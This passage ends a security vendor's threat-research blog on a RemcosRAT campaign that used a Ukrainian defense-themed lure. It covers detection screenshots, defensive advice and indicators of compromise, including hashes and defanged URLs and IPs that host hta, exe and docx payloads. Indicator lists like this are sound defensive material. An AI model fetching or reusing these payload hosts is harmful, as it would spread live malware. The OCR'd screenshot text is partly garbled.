


Figure 24–Document File with Ukrainian language and Defense theme




Figure 25–Translated word document

Initially, virustotal did not detect any instances of word update.exe. However, at the same time, Uptycs XDR detected RemcosRAT.




Figure 26–Virustotal detection

Uptycs XDR coverage

Uptycs XDR demonstrates robust detection capabilities, featuring built-in YARA support and advanced functionalities for identifying threats such as RemcosRAT. Users can efficiently scan for potential risks, leveraging the contextual detection power of XDR to access crucial details about detected malware. Navigating to the toolkit data section within the detection screen allows users to easily explore comprehensive profiles of identified items.

Additionally, Uptycs excels in addressing cybersecurity threats by providing the capability to decode and decrypt obfuscated PowerShell scripts, expanding its arsenal for thorough threat detection and mitigation. A notable highlight is the detection graph presented on the detection page, offering a dynamic visual representation of process relationships, including interconnected files, sockets, and lateral movements during an incident.

¢ 😯 10/10	11 Alerts 47 Events	7 Tactics 13 Techniques	Advanced Threat	I	*	0	
IGNALS DETECTION GRAI	РН					CONT	ACTIVITIES
ATT&CK Matrix (?	58 signals 🗹 Grou		rt by me ▼ Search		Clear filters	▼	its (1)
	¹⁰ 🕕 Yara rule n	natch on process memo	ory			Name	REMCOS RAT
		I) : Uptycs_Remcos_v3				Overview	Remcos is a Remote Access Tool developed for surveillance purposes by a company - Breaking Security.
•	PowerShe	2) : c:\windows\system32\v JSCATED FILES OR INFORMA II obfuscated base64 d		elLexe		Description	Remcos is a Remote Access Tool developed for surveillance purposes by a company - Breaking Security. It was first seen to be sold in underground forums in 2016. It was known to be spread
		JSCATED FILES OR INFORMA				Reference Links	https://breaking-security.net/remcos https://www.fortinet.com /blog/threat-research/remcos- a-new-rat-in-the-wild-2
	1.0 ! T1059.003 -	2) : c:\windows\system32\v EXECUTION - WINDOWS Ise of cmd.exe to copy	vindowspowershell\v1.0\powershell	ell.exe		• 🖡 Thre	at Group Profiles (2)

Figure 27–Uptycs detection

Conclusion and precaution

To defend against malware attacks like the RemcosRAT, it is recommended to:

- Utilize sophisticated email filtering solutions to autonomously identify and eliminate spam messages prior to reaching users' email inboxes.
- Refrain from clicking on hyperlinks or opening attachments in emails identified as spam.
- Deploy network monitoring tools to identify abnormal communication patterns that could signal the presence of remote access tools.
- Consistently examine and secure system configurations, verifying that superfluous services and startup entries are either disabled or closely monitored.
- Leverage tools based on behavioral analysis to identify unusual activities that may suggest attempts by RATs to establish persistence or communicate with command and control servers.

IOC

File Name	MD5
Lnk file	56154fedaa70a3e58b7262b7c344d30a
6.hta	9b777d69b018701ec5ad19ae3f06553f
ofer.docx	74865c6c290488bd55552aa905c02666c

word_update.exe	7c05cfed156f152139a6b1f0d48b5cc1
fmTask_dbg.exe	7c05cfed156f152139a6b1f0d48b5cc1

Remcos 0b2d0eb5af93a3355244e1319e3de9da

Related hash

File Name	MD5
Lnk	7f87d36c989a11edf0de9af392891d89
Lnk	f5ee6aa31c950dfe55972e50e02201d3
Lnk	5c734bb1e41fab9c7b2dabd06e27bc7b
shablon.hta	1c3e1e0319dc6aa24166d5e2aaaec675
zayava.docx	818beece85ecd90d413782dd51d939b1
Ps1	8158b43f745e0e7a519458b0150e1b61
Ps1	f71ef85824f906856cb3d2205058bdd2
Ps1	8bebea01d914a3c3a2d876417f7d1d54
Remcos	b1f8484ee01a7730938210ea6e851888

URL

cluster00<X>[.]ovh[.]net 194[.]87.31[.]229 46[.]249.58[.]40 new-tech-savvy[.]com/6.hta new-tech-savvy[.]com/5[.]hta new-tech-savvy[.]com/algo[.]hta new-tech-savvy[.]com/shablon[.]hta new-tech-savvy[.]com/word_update[.]exe new-tech-savvy[.]com/zayava[.]docx new-tech-savvy[.]com/ofer[.]docx

Read more <u>blogs from our Threat Research Team</u> to discover the latest

threat intelligence and defensive measures.